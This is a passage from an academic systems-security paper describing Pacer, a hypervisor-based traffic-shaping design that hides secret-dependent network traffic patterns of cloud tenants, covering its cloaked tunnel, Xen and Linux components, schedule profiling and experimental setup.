[1] Guests may require a second level of authentication to separate clients' privileges, but this is not relevant for Pacer's security.

[2] Pacer requires IPSec-PSK because the timing of the tenant's response to an unauthenticated client's connection attempt may be affected by tenant's concurrent processing of other clients' secrets, thus revealing these secrets.

[3] Prior work has shown that traffic shape can be inferred through such methods by an adversary colocated on the same physical machine as well as an adversary contending on a downstream network link [59]. Thus, renting dedicated physical machines is insufficient to mitigate NSCs.

the patient's available bandwidth but not the specific medical procedure being watched.

Gray-box profiling. Secret-independent traffic shaping requires understanding how a guest's secrets affect its network traffic. Black-box profiling of guests cannot reliably discover all dependencies and therefore is not secure. Program analysis, which could discover all dependencies in principle, does not scale well. Pacer instead relies on gray-box profiling, which requires no knowledge of a guest's internals beyond an optional *traffic indicator* provided by the guest. This indicator partitions the guest's possible network interactions independent of secrets, and can be used to profile the guest's network interactions and generate a transmit schedule for each partition (§5).

Paravirtualized cloaked tunnel support. To enforce traffic shapes, Pacer provides paravirtualized hypervisor support that enables guests to implement a *cloaked network tunnel*, while adding only a modest amount of code to the hypervisor. A *performance-isolated* shaping component in the hypervisor, called HyPace, initiates transmissions based on a schedule. A guest kernel module, GPace, shares state with HyPace for schedule installation and adaptation based on network congestion, loss recovery, and flow control. HyPace's and GPace's execution can experience interference from the guest due to side channels, so Pacer uses a novel idea—it *masks* any execution delays in HyPace and GPace that could influence actual packet transmission times (R6).

3 Cloaked tunnel

In this section, we describe an idealized realization of the *cloaked tunnel* abstraction and its security properties, independent of a specific application setting, implementation, or placement of tunnel entry and exits.

We begin with a discussion of three high-level properties required in a practical, secure cloaked tunnel. These properties mirror the requirements R1, R5, and R6 from §1. **P1.** *Secret-independent traffic shape:* Requires that transmissions follow a schedule that does not depend on secrets (R1), and that actual transmissions within a schedule are not delayed by potentially secret-dependent computations (R6). **P2.** *Unobservable payload traffic:* The traffic shape must not reveal, directly or indirectly, an application's actual time and rate of payload generation and consumption. This implies that flow control must not affect the traffic shape (R5); that padded content must elicit the same response (e.g., ACKs) from receivers as payload data; and that packet encryption must encompass the padding. This in turn requires that padding be added at or above the transport layer, while encryption be done below the transport layer. **P3.** *Congestion control:* The tunnel must react to network congestion (R5). Congestion control is needed for network stability and fairness, but does not reveal secrets since it reacts to network conditions, which themselves depend only on shaped and third-party traffic.




Figure 2: Cloaked tunnel (one endpoint)

3.1 Idealized tunnel design

Figure 2 shows the cloaked tunnel's architecture. The tunnel protocol stack runs on both tunnel endpoints. (Only one of two symmetric endpoints is shown in the figure.) The stack consists of a *shaping* layer on top of a modified transport layer (e.g., TCP) on top of the encryption layer, e.g. IPSec. These layers rest on conventional IP and link layers. Each tunnel is associated with a flow identified by a 5-tuple of source and destination IP addresses and ports, and the transport protocol.[4]

The shaping layer initiates transmissions according to a schedule and pads packets to a uniform size. It interacts with applications via a set of shared, lock-free queues. The layer takes application data from a per-flow outbound queue and transmits it in the tunnel. It places incoming data from the tunnel into a per-flow inbound queue. Finally, it receives traffic indicators and per-flow cryptographic keys (to be used by the encryption layer) via per-application command queues.

Overall, the shaping layer shapes each flow separately, and then multiplexes the shaped traffic of all flows onto the same physical links at the granularity of packets (R2 of §1).

A user-level gray-box profiler, ProfPace, analyzes timestamps and traffic indicators collected by the tunnel, and generates and stores transmit schedules in a *schedule database* (§5).

Assumptions. The tunnel design presented here relies on some idealized assumptions, which are relaxed in the practical design of §4. To ensure that packet transmissions are not delayed by secret-dependent contributions (property P1), the design assumes that processing delays in the tunnel network stack are not influenced by secrets, even indirectly. This requires that: (i) the tunnel's layers—especially the shaping, transport, and encryption layers, which operate on cleartext data—execute in *constant time*, *i.e.*, they avoid data-dependent control flow and memory access patterns; and (ii) the execution of the tunnel network stack is *performance-isolated* from the application and any other computation.

Outbound data processing. A timestamp is taken whenever data is queued by the application; these timestamps and the

[4] We describe the tunnel in terms of TCP; however, another stack like QUIC [37] can also be used.

recorded traffic indicators are shared with the gray-box profiler. The shaping layer retrieves a chunk of available data from the flow's outbound queue whenever a transmission is due on a flow according to the active schedule (if any) and TCP's congestion window is open (see transport layer below). The layer removes a number of bytes that is the minimum of (i) the available bytes in the queue, (ii) the receiver's flow control window (see transport layer below), and (iii) M, the network's maximal transfer unit (MTU) minus the size of all headers in the stack. If fewer than M bytes (possibly zero) were retrieved from the queue due to payload unavailability or flow control, the shaping layer pads the chunk to M bytes. It adds a header to indicate the amount of padding added.

Transport layer. The transport layer operates as normal, except for two tunnel-related modifications to satisfy R5: (i) When the congestion window closes, the transport layer signals the shaping layer to suspend the flow's transmit schedule until the window reopens. Schedule suspension ensures network stability and TCP-friendliness, and does not leak information because it depends only on network conditions, which are visible to the adversary anyway. (ii) Flow control is modified to make it unobservable to the adversary. The transport layer signals to the shaping layer the size of the flow control window advertised by the receiver. This window controls how much payload data is included in packets generated by the shaping layer (see outbound data processing above). The transport layer transmits packets irrespective of the flow control window and sends dummy packets while the window is closed, which are discarded at the tunnel's other end.

The transport layer passes outbound packets to the encryption layer, which adds a message authentication code (MAC) keyed with the flow's key to a header and encrypts the packet with the flow's key. Finally, encrypted packets are passed to the IP layer, where they are processed as normal down the remaining stack and transmitted by the NIC.

Inbound packet processing. Packets arriving from the tunnel are timestamped; the stamps are shared with the profiler. Packets pass through the layers in reverse order, causing TCP to potentially send ACKs. The encryption layer decrypts and discards packets with an incorrect MAC. The shaping layer strips padding and places the remaining payload bytes (if any) into the inbound queue shared with the application.

Schedule installation. A transmit schedule must be installed on a flow before data can be sent via the tunnel. A schedule is associated with each flow's 5-tuple f and a traffic id *sid*, and can be of two types: *default* and *custom*. A default *sid* maps to a default schedule that is installed when the flow is created. This schedule acts as a template, which is instantiated automatically by the shaping layer whenever a packet arrives that indicates the start of a new network exchange (e.g., a GET request on a persistent HTTP connection), identified by the TCP PSH flag. The schedule starts at the arrival time of the packet that causes the schedule's instantiation.

A default schedule active on a flow can be optionally extended by a custom schedule in response to an application's *sid*. For instance, a default schedule that allows a TLS handshake might be extended with one that is appropriate for the response to the first incoming network request. The shaping layer looks up the schedule associated with *sid* in the schedule database and associates it with flow f. Every custom schedule has a sufficiently large initial delay to allow the schedule to reach the tunnel endpoint before the first scheduled transmission, despite any queueing delays. Thus, the precise time of schedule extension remains unobservable to the adversary.

3.2 Tunnel security

The cloaked tunnel provides the following security property: *The shape of the traffic in the tunnel does not depend on secrets.* This property holds because our design ensures that each of the following is either independent of secrets or unobservable to a network adversary: **S1:** the chosen transmit schedules, **S2:** activations, pauses and resumes of transmit schedules, **S3:** timing of updates to active transmit schedules, **S4:** deviations from transmit schedules, and **S5:** transport-layer responses to transmitted packets.

S1 is secret-independent by assumption on how schedules are picked. **S2** and **S5** depend only on public network events (like congestion signals) by design. **S3** cannot be observed by a network adversary due to the delay at the beginning of custom schedules. **S4** is secret-independent because the network stack is performance-isolated from the application so there are no side-channel leaks of secrets *into* the network stack, and all processing on cleartext data in the network stack is constant-time so there are no internal secret-dependent delays *within* the network stack.

4 Pacer design

We now describe Pacer, a practical cloaked tunnel design in the context of a public IaaS Cloud. We first discuss constraints on the design space in the context of an IaaS Cloud. First, *the tunnel entry must be integrated with the IaaS server*. In an IaaS Cloud, colocated tenants typically share the network link attached to the server and can therefore indirectly observe each others' traffic. Therefore, the tunnel entry must be in the IaaS server to ensure the attached link lies inside the tunnel. Second, *shaping requires padding, which must be done at the transport layer to ensure it is unobservable*. Third, the conceptual tunnel design of §3 requires that the *network stack is performance-isolated from secret-dependent computations and layers that deal with cleartext are constant-time*. All guest computation must be assumed to be secret-dependent in an IaaS server, suggesting that shaping should be implemented in the IaaS hypervisor, where it can be executed with dedicated resources and tightly controlled.




Figure 3: Pacer architecture and workflow.

One way to meet these requirements is to place the entire network stack in the hypervisor, performance-isolate it from guests, and implement it for constant time execution. However, this approach has many limitations. First, ensuring performance isolation for an entire network stack is technically challenging even in the hypervisor. Second, implementing the tunnel layers to ensure constant time execution is not trivial. Third, it defeats NIC virtualization such as SR-IOV, and requires guests and their network peers to use the network stack provided by the IaaS platform. Lastly, it complicates the hypervisor significantly.

Pacer architecture. Pacer addresses the tension outlined above using a paravirtualization approach. The responsibilities are divided between the hypervisor and the guest OS such that (i) the hypervisor can ensure tunnel security with only weak assumptions about a guest's rate of progress; (ii) the performance-isolated hypervisor component is small; (iii) the guest OS changes are modest. We extend the hypervisor to provide a *small set of functions that allows guests to implement a cloaked tunnel*, while guests retain the flexibility to use custom network stacks on top of a virtualized NIC.

Figure 3 shows Pacer's architecture and workflow. Unlike the strictly layered tunnel stack from §3, Pacer factors out a small set of functions that inherently require performance-isolation into the lowest layer, implemented in the IaaS hypervisor. The *HyPace* component plugs into Xen and provides these functions. The *GPace* component, a Linux kernel module, plugs into the guest OS and the OS of network clients that interact with the guest. It implements the cloaked tunnel in cooperation with HyPace.

The guest has direct access to a SR-IOV virtual NIC (vNIC) configured by the hypervisor, which it uses to receive but not to transmit packets. When the guest application receives a request, it sends a traffic indicator to GPace, which shares the indicator along with the flow's 5-tuple, TCP sequence number, congestion window, and crypto key in a per-flow datastructure to HyPace. HyPace instantiates a transmit schedule based on the indicator ①. When the application forwards response bytes to GPace ②, GPace splits the payload into MTU-sized packets with necessary padding, placing them in the per-flow structure, and timestamps the outgoing packets, sharing the flow's traffic profile with ProfPace ③. GPace also generates retransmission packets for both payload and dummy packets. At a scheduled transmit time, HyPace picks a payload packet or generates a dummy packet, encrypts and adds MACs to the packet, and places it in the NIC transmission queue ④. HyPace initiates NIC transmission after *masking* potentially secret-dependent delays in its execution ⑤. Additionally, it adapts the schedules in response to network events (e.g., congestion and retransmission) based on GPace's signals ⑥.

By generating dummy packets subject to congestion control and independently from the guest network stack, Pacer requires performance-isolation only for HyPace but not the guest. Overall, Pacer's security properties remain equivalent to those of the conceptual cloaked tunnel design (§3.2), as we discuss in §4.3.

4.1 HyPace

Similar to the shaping layer in the conceptual tunnel design, HyPace receives traffic indicators from applications (via GPace), instantiates template schedules in response to incoming packets (signaled by GPace), and initiates transmissions. To ensure tunnel security despite potentially secret-dependent delays in the guest, however, HyPace performs additional functions and there are differences, which we discuss next.

HyPace implements padding, encryption, congestion control, and retransmissions in cooperation with the guest. HyPace pauses a transmit schedule when a flow's congestion window closes and resumes the schedule when it reopens. When a transmission is due on a flow and the congestion window is open, HyPace checks whether the guest has queued a payload packet. If not, it generates a dummy packet with proper padding, transport header, and encryption, using the next available TCP sequence number and the flow key shared with the guest. Next, it initiates the transmission of the payload or dummy packet, reduces the congestion window accordingly, and initiates a retransmission timeout for the packet. Finally, in case of retransmissions (either due to a timeout on expected ACKs or due to receiving duplicate ACKs), HyPace extends the transmit schedule with a slot for every packet retransmitted by GPace. Unlike the generic tunnel, where the shaping occurs above the transport layer, this schedule extension is necessary to enable retransmissions. Note that extending schedules in response to retransmission events is secure because retransmissions occur only when there are packet losses in the network, which are publicly observable.

Interface with guests. HyPace shares a memory region pairwise with each guest. This region contains a data structure for each active flow. The flow structure contains the following information: the connection 5-tuple associated with the flow; a sequence of transmit schedule objects; the current TCP sequence number and the right edge of the congestion window; the flow's encryption key; and, a queue of packets prepared for transmission by the guest. Each transmit schedule object contains the *sid* and a starting timestamp. HyPace and the

guest use lock-free synchronization on data they share.

Packet transmission. HyPace transmits packets according to the active schedule in the packet's flow. From a security standpoint, packets need not be transmitted at the exact scheduled times; however, any deviation between scheduled and actual time must not reveal secrets.

On general-purpose server hardware, it is challenging to initiate packet transmissions such that their timing cannot be influenced by concurrent, secret-dependent computations. Using hardware timers, events can be scheduled with cycle accuracy. However, the activation time and execution time of a software event handler is influenced by a myriad of factors. These may include (i) disabled interrupts at the time of the scheduled event; (ii) the CPU's microarchitectural, cache, and write buffer state at the time of the event; (iii) concurrent bus traffic; (iv) frequency and voltage scaling; and (v) non-maskable interrupts during the handler execution. Many of these factors are influenced by the state of concurrent executions on the IaaS server and may therefore carry a timing signal about secrets in those executions.

Masking event handler execution time. HyPace masks hardware state-dependent delays to make sure they do not affect the actual time of transmissions. A general approach is as follows. First, we determine empirically the distribution of delays between the scheduled time of a transmission and the time when HyPace's event handler writes to the NIC's *doorbell register*, which initiates the transmission. We measure this distribution under diverse concurrent workloads to get a good estimate of its true maximum and update the estimate whenever a new maximum is observed at any time during a system's execution. We relax this estimate further to account for the possibility that we may not have observed the true maximum and call this resulting delay δ_{xmit}. Second, for a transmission scheduled at time t_n, we schedule a timer event at $t_n - \delta_{xmit}$. Third, when the event handler is ready to write to the NIC doorbell register, it spins in a tight loop reading the CPU's clock cycle register until t_n is reached and then performs the write. By spinning until t_n, HyPace masks the event handler's actual execution time, which could be affected by secrets.

Unfortunately, the measured distribution of event handler delays has a long tail. We observed that the median and maximum delay can differ by three orders of magnitude (tens of nanoseconds to tens of microseconds). This presents a problem: With the simple masking approach, a single core could at most initiate one transmission every δ_{xmit} seconds, making it infeasible to achieve the line rate of even a 10Gbps link. Instead, we rely on *batched transmissions*.

Batched transmissions. The solution is based on two insights. (i) Our extensive empirical observations indicate that the instances in the tail of the event handler delay distributions tend to occur very infrequently and never in short succession[5]. As a result, the maximal delay for transmitting n packets in a single event handler activation does not increase much with n. Hence, we can amortize the overhead of masking handler delays over n packets. (ii) Actual transmission times can be delayed as long as the delay does not depend on secrets. Hence, it is safe to batch transmissions.

We divide time into *epochs*, such that all packet transmissions from an IaaS server scheduled in the same epoch, across all guests and flows, are transmitted at the end of that epoch. An event handler is scheduled once per epoch. It prepares all packets scheduled in the epoch, spins until the batch transmission time, and then initiates the transmission with a single write to the NIC's doorbell register.

Let us consider factors that could delay the actual packet transmission time once the spinning core issues the doorbell write. Reads were executed before the spin, so the state of caches plays no role. The write buffer should be empty after the spin. Interference from concurrent NIC DMA transfers reflects shaped traffic and is therefore secret-independent. Similarly, any delays in the NIC itself due to concurrent outbound or inbound traffic cannot depend on secrets. However, the doorbell write itself could be delayed by traffic on the memory bus, PCIe bus, or bus controller/switch.

Hardware interference and NIC support. The remaining concern are doorbell write delays due to concurrent bus transactions caused by potentially secret-dependent computations. We tried to detect such delays empirically and have not been able to find clear evidence of them. Nonetheless, such delays cannot be ruled out on general-purpose hardware. A principled way to rule out such interference would require hardware support.

For instance, a *scheduled packet transmission* function provided by the NIC would be sufficient. Software would queue packets for transmission with a future transmission time t. At time $t - \delta_{bus}$, the NIC DMAs packets into onboard staging buffers in the NIC. Here, δ_{bus} would be chosen to be larger than the maximal possible delay due to bus contention. At time t, the NIC would initiate the transmission automatically. With such NIC support, HyPace would prepare packets for transmission as usual, but instead of spinning until t_n it would immediately queue packets with $t = t_n$. Incidentally, NIC support for timed transmissions is also relevant for traffic management, and a similar "transmit on time stamp" feature is already available on modern smart NICs [3]. We plan to investigate NIC support in future work.

HyPace summary. HyPace is a minimal component implemented in the hypervisor, which is performance-isolated from the guest and enables guests to implement a cloaked tunnel. HyPace's careful design masks any potentially secret-dependent delays in the (re-)transmission of packets, obviating the need for a constant-time implementation of any part

[5] Without the knowledge of Intel CPU internals, it is difficult to determine the exact cause of the tail latencies, but their frequency suggests that they may be caused by system management interrupts.

of the tunnel's network stack or a performance-isolated guest network stack. At the same time, the batched transmission design amortizes the high cost of masking and helps to sustain packet transmission throughput close to the NIC's line rate.

4.2 GPace

GPace is a kernel module that implements a cloaked tunnel jointly with HyPace[6]. GPace pads outgoing TCP segments to MTU size and removes the padding on the receive path. It modifies Linux's TCP implementation to share its per-flow congestion window and sequence number with HyPace, and to notify HyPace of retransmissions so that HyPace can extend the active schedule. Furthermore, in case of a retransmission, GPace starts with retransmitting the first unacknowledged TCP sequence number. If this sequence number is for a dummy, GPace generates a dummy packet and sends it to HyPace, which eventually transmits it at a scheduled time.

Note that TCP's flow control window is not advertised to HyPace, causing HyPace to send dummies if the receiver's flow control window is closed, as required. GPace timestamps outbound data arriving from applications and inbound packets from the tunnel in the vNIC interrupt handler. All timestamps and recorded traffic indicators are used by the profiler (§5).

GPace allows applications to install session keys and provide traffic indicators on flows via IOCTL calls on network sockets. Recall that applications specify a flow, a traffic id *sid* and a type as arguments when indicating traffic. GPace passes this information into the per-flow queue shared with HyPace, which uses the *sid* as an index to look up the corresponding transmit schedule in the database.

Packet processing. With GPace, the guest OS generates TCP segments as usual, but pads them to the MTU size before passing them to the IP layer[7]. Instead of queuing packets in the vNIC's transmit queue, GPace queues them in per-flow transmit queues shared with HyPace. The guest OS processes incoming packets as usual by accepting interrupts and retrieving packets directly from its vNIC.

Schedule (re-)activation delays. Unlike the conceptual tunnel design, Pacer processes inbound network packets and TCP timeouts in the guest, which is not performance-isolated. Thus, the delay between two causally related network events e_1 and e_2 must be made independent of actual processing delays in the guest, which may otherwise reveal secrets.

There are three relevant causally related pairs of events: 1) The arrival of the first packet of a request (e_1), which triggers the instantiation of a default schedule with start time equal to e_1's timestamp, and the subsequent transmission of a packet (e_2) according to the schedule, 2) An incoming ACK (e_1) that either causes a retransmission or opens the congestion window and triggers the next packet transmission (e_2), and 3) a network event (e_1) that sets a timer and subsequently causes a retransmission when the timer expires (e_2).

In each case, GPace uses masking to hide variability in the processing time between e_1 and e_2. Let ε be HyPace's epoch length, δ_{delay} be the guest OS's empirical *maximum* inbound packet- and timer-processing time, and $\delta = \varepsilon + \delta_{delay}$. Then, for (1): GPace requires that the initial response time of any default schedule be larger than δ; for (2): GPace ensures that e_2 is scheduled no earlier than δ after e_1; for (3): GPace ensures that e_2 is scheduled no earlier than δ after the timeout. These rules make the guest's actual processing time between causally related network events unobservable to the adversary.

GPace summary. GPace is a Linux kernel module that implements both ends of a cloaked tunnel, using the paravirtualized support from HyPace. It handles padding in payload packets, shares outgoing packets with HyPace along with per-flow sequence numbers and congestion window state, signals HyPace on installation of a new transmit schedule or update of a transmit schedule, and masks processing delays between pairs of causally related network events.

4.3 Pacer security

We built an abstract formal model of HyPace, the guest and the network, covering essential details such as delays due to internal side channels and HyPace's schedule replacement. We formally proved that our design provides the standard, strong security property of *noninterference* [62]—adversaries learn nothing about guest secrets (in an information-theoretic sense) despite observing traffic shape. The formal model and the proof are presented in an extended tech report [49].

Here, we provide some intuitive justification of Pacer's security. First, Pacer's threat model rules out side-channel leaks to other co-located tenants through shared CPU state, caches, memory bandwidth and shared Cloud back-end services. Second, it is impossible to connect to the victim tenant as a (fake) client and elicit even one response packet because Pacer requires packet authentication with pre-shared keys and GPace silently ignores all unauthenticated packets. Third, the adversary cannot learn secrets by measuring the shape of the victim's traffic because, like the cloaked tunnel of §3, Pacer ensures that the shape of outgoing traffic does not depend on secrets. This holds because **S1**–**S5** from §3.2 are either unobservable or independent of secrets for Pacer as well. The only nontrivial difference is in the secret-independence of **S4**: while the cloaked tunnel relies on performance-isolation and a constant-time implementation of the network stack, Pacer relies on the empirical delay-masking mechanisms described above.

Among the empirical Pacer parameters, only δ_{xmit} and δ_{delay} are relevant for security; all others like the epoch length and batch size merely affect performance. If actual delays exceed these two parameters, the actual runtime of the trans-

[6] On the client-side, GPace terminates the tunnel in the kernel.

[7] ACKs are not padded as Pacer does not need to hide client traffic shape. However, ACKs are paced to hide guest's interference with their transmission.

mit handler or the inbound packet/timer handlers could be exposed, which may be correlated with victim secrets.

However, to exploit this vector, a colocated adversary would have to first find a way to cause a delay in the execution of these handlers beyond what was observed during Pacer's systematic training phase for computing the masking delays. This is difficult because the adversary is unprivileged relative to handler executions in both the guest kernel and the hypervisor and, hence, limited in its ability to cause these handlers to preempt. Second, the adversary would have to extract the secret from the observed run time. This is difficult because the adversary does not generally know the nature of the correlation between the secret and the observed run time. Finally, the adversary cannot rely on statistical inference since it can observe only a single instance of a parameter violation. (Recall that Pacer updates the parameter whenever a new maximum delay is observed.) We discuss the security of Pacer's masking in §B.

5 Efficient transmit schedules

In this section, we first explain Pacer's transmit schedule generation assuming a single-tier application. In §5.4, we explain how Pacer can support a multi-tier application by extending schedules along all network segments of the application.

By default, Pacer can use the same transmit schedule for all of a guest's network traffic. This approach does not require any support from tenant applications and is perfectly secure. In practice, however, tenants can significantly reduce bandwidth and latency overhead by using different schedules for different partitions of their workload. As long as those partitions are chosen using public information, no information is leaked. Here, we discuss how tenants can safely partition their workload and use automatically generated, efficient schedules for each workload partition.

5.1 Traffic indicators

To use custom schedules, a tenant needs to provide *traffic indicators*. These indicators are used by Pacer to instantiate schedules and, along with other logged information, can be used by *ProfPace* to produce transmission schedules automatically (ProfPace is explained in Section 5.3).

In more detail, traffic indicators are integer-valued events that a guest generates at appropriate points in its execution. The indicators serve two purposes: (i) They indicate the onset of a sequence of transmissions of the class corresponding to the integer *sid* argument. This information is used by Pacer to instantiate an appropriate transmission schedule for the sequence. (ii) They delimit semantically related packet exchanges within a network flow, e.g., a client request from the guest's corresponding response. The integer *sid* value of the indicator identifies the equivalence class of the exchange, e.g., a TCP handshake, a TLS handshake, or the workload partition to which the request and its response belong, such as the video resolution in case of MedWeb.

Instrumenting guests. Instrumenting guests to provide traffic indicators is straightforward. A guest that responds to client requests on the network, for instance, simply invokes an IOCTL call on the network socket before it sends the response. A client, on the other hand, calls IOCTL on a new socket to install a schedule before it sends a request. In §6, we describe how we instrumented Apache and the PHP applications we use to provide traffic indicators. Pacer ensures that the precise timing of the IOCTL call, which could reveal secrets, is not reflected in the start time of a transmission schedule. If the schedule is instantiated in response to a network request, then the schedule is anchored at the request's arrival time (see §3.1). Otherwise, the schedule is anchored at a fixed offset from a public event like the top of the hour.

5.2 Choosing workload partitions

The tenant provides a *sid* value with each indicator, which identifies the workload partition and enables Pacer to use an efficient schedule. For *performance*, the tenant's choice of *sid* values should partition the guest's network traffic into classes of similar shape. The lower the variance of shapes in each class, the less the padding required when a specific network response is generated, minimizing bandwidth overhead. Returning to video streaming in our running MedWeb example, there should be a different *sid* value for every resolution, and the application should provide this *sid* for all videos of this resolution.

For *security*, it is sufficient that the choice of *sid* does not depend on secrets. First, certain network interaction patterns are well-known and don't reveal secrets. For instance, a network server's traffic typically consists of a TCP handshake, a TLS handshake, and a variable number of requests and responses on the established connection, followed by a connection shutdown. Using a different *sid* for each is safe. Second, the tenant may partition its request-response workload into equivalence classes, such that the chosen traffic shape reveals the class but not the specific object requested within a class. Returning to the MedWeb example, all videos with a given resolution may be considered a class, for which the same *sid* is used and therefore an efficient traffic shape (rate) for that class. If all videos are available in the same set of resolutions, then the resolution reveals no information about the content requested.

A tenant may choose to further partition its workload into clusters such that the partition of a requested object is public, but not the specific object within the partition. We discuss clustering heuristics in §C.

5.3 ProfPace

The ProfPace gray-box profiler automatically generates a transmit schedule for each traffic class as follows. GPace




Figure 4: Traffic shaping in a 2-tier service.

(§4.2) logs the application-provided traffic indicators (§5) along with the arrival times of incoming packets and the times at which the guest OS queues packets for transmission, and shares the logs with ProfPace. ProfPace, a userspace process in the guest, analyzes these logs to compute transmit schedules. Specifically, ProfPace segregates the logs into network interaction segments and bins them by different values of traffic indicators, *sid*s. The set of observed segments in a bin are considered samples of the associated equivalence class of network interactions.

ProfPace characterizes the traffic shape for each class with a set of random variables: (i) the delay between the first incoming packet and the first response packet d_i, (ii) the delay between subsequent response packets d_s, and (iii) the number of response packets p. For each equivalence class of network interactions, the profiler samples the distribution of these random variables from the segments in the associated bin.

Finally, ProfPace generates a transmit schedule for *sid* based on the sampled distributions of the random variables. Specifically, it generates a schedule with the 99th %ile of the initial delay d_i and the 90th %ile of the spacing among subsequent packets d_s. For the number of packets p, ProfPace generates the 100th %ile of the number of packets and further increments this value by a 10%. The choice of percentiles is determined empirically; the schedules thus generated incur minimal overheads on the peak throughput of web services and moderate overheads on the client response latencies at the cost of a small increase in bandwidth overheads.

Note that the choice of transmit schedules is relevant only for performance, not security. An inadequate schedule could increase delays and waste network bandwidth due to extra padding, but cannot leak secrets. For good performance, during profiling runs, the guests should sample the space of workloads with different values of public and private information, as well as different guest load levels, so that the resulting profiles capture the full space of network traffic shapes.

5.4 Multi-tier shaping

In a multi-tier application, an adversary may observe the traffic in the network segment between each pair of nodes. Mitigating NSC leaks, therefore, requires end-to-end shaping of the traffic. Pacer achieves this by applying a transmit schedule on the outbound traffic from each node along the network path of a client request. We illustrate transmit schedules in a 2-tier application; extending to a multi-tier setup is straightforward.

Figure 4 shows a synchronous 2-tier application, where a client (C) sends a request, $r1$, to an application frontend (F), which in turn sends a request, $r2$, to a backend (B) and returns a response, $r4$, to the client based on the backend's response, $r3$. End-to-end shaping requires shaping the outbound traffic along the four network segments: C-F, F-B, B-F, and F-C. The client provides traffic indicators for $r1$, the frontend for $r2$ and $r4$, and the backend for $r3$. ProfPace generates the transmit schedules S_{CF}, S_{FB}, S_{BF}, and S_{FC} by profiling the respective network segment's traffic. The initial delay values (d_i) in the last three schedules (d_{FB}, d_{BF}, and d_{FC}, respectively) are profiled relative to the time of the incoming request incident on the transmitting node, *i.e.*, t_F, t_B, and t_F, respectively. Note that our prototype does not shape the timing of client requests.

Summary. Pacer enables tenants to optionally partition their network traffic into public classes, where each class is shaped differently using custom transmission schedules for efficiency. To use custom schedules, a tenant merely has to provide integer-valued traffic indicators at appropriate points in its execution. The indicators enable Pacer to instantiate efficient transmission schedules, and enable ProfPace to automatically generate efficient transmission schedules.

6 Evaluation

We implemented HyPace for Xen and GPace's Linux kernel module in 8,100 and ~15K lines of C, respectively. We imported 4,458 lines of AESNI assembly code from OpenSSL to encrypt packets in HyPace. We implemented ProfPace in 1,800 lines of Python and 1,200 lines of C.

All experiments were performed on Dell PowerEdge R730 servers with Intel Xeon E5-2667, 3.2 GHz, 16 core CPU (two sockets, 8 cores per socket), 512 GB RAM, and a Broadcom BCM 57800 10Gbps Ethernet card, which were connected to a single 10Gbps switch. The NIC was configured to export SR-IOV vNICs. We disabled hyperthreading, dynamic voltage and frequency scaling, and power management in the hosts, which helps to reduce variance in execution time and ensures consistent, repeatable results across different runs.

We run Xen 4.10.0 hypervisor on each host, which is assigned one of the CPU sockets and 40GB RAM. Up to two cores are configured to execute the HyPace transmit event handler in parallel; flows are partitioned statically among the HyPace cores. The guest runs an Ubuntu 16.04 LTS kernel (version 4.9.5, x86-64) in a VM with 8 cores and 64 GB RAM, and has access to a vNIC. The VCPUs of the guest VM were pinned 1-to-1 to cores on the second socket of the host CPU, and we used Xen's 'Null' scheduler [5] for VM scheduling. This is in line with our threat model, which assumes that guests rent dedicated CPU sockets. Network clients run a modified Ubuntu 16.04 LTS with GPace but no hypervisor.

Library	Traffic indicator	Traffic class
Apache	Before listen()	TCP handshake
Apache	Before accept()	SSL handshake
Apache	Before last SSL handshake msg	HTTP requests
MediaWiki	After parsing requested page title	Page cluster
Video	After parsing video title/segment	Video cluster, segment
Video	Before connect() to memcache	TCP handshake
Video	Before get request to memcache	request (1 MTU)
Memcache	Before listen()	TCP handshake
Memcache	After parsing video title/segment	Video cluster, segment

Table 1: Locations of traffic indicator instrumentation

We used Pacer to demonstrate NSC mitigation in the context of a video streaming service and a medical service. We use Pacer's traffic shaping to hide from an adversary the specific video or medical webpage requested from the respective service, and we evaluate the overhead incurred on client latencies and server throughput in the process. Both the services are hosted using Apache HTTP Server 2.4.33. Below, we first describe the services and then the modifications introduced in various applications to generate traffic indicators.

Video service. We wrote a custom video streaming server in PHP, which returns video segments in response to client requests. We evaluated two setups of the service: (i) **local:** with the videos hosted on the local VM disk, and (ii) **2-tier:** with the videos hosted in a memcached (v1.6.9) KVS backend. In the **2-tier** setup, we used one frontend and two replicated KVSes, each hosted in a VM on a separate server. The frontend randomly selects either KVS replica for serving each video segment. For each segment request, shaping is done only for the response from the video server to the client in the **local** setup, while it is done for the traffic between the frontend and the KVS selected for the segment, and for the response from the frontend to the client in the **2-tier setup** (similar to Figure 4).

Medical service. The medical service is a single-tier application based on Mediawiki (v1.27.1) [1]. It stores the content of the medical pages in a database hosted locally on MySQL 5.7.16 and caches a copy of HTML pages generated from the content in a local file cache. In our experiment, all HTML pages are cached. When a client requests a page, Mediawiki queries the database for the page-specific metadata, retrieves the HTML page from the cache and returns it to the client.

Table 1 shows the code locations in the guest applications where we inserted 15 LoC each to generate traffic indicators. We identified and modified these sites manually; automating the instrumentation is possible but remains future work. No other changes were required to guest applications.

Evaluation overview. In the following subsections, we consider (i) microbenchmarks to determine HyPace and GPace configuration parameters; (ii) the tradeoff between spatial padding overhead and privacy possible due to Pacer's clustering, (iii) Pacer's impact on client latencies and server throughput in the context of two guest applications; and (iv) an empirical security evaluation of Pacer's implementation.

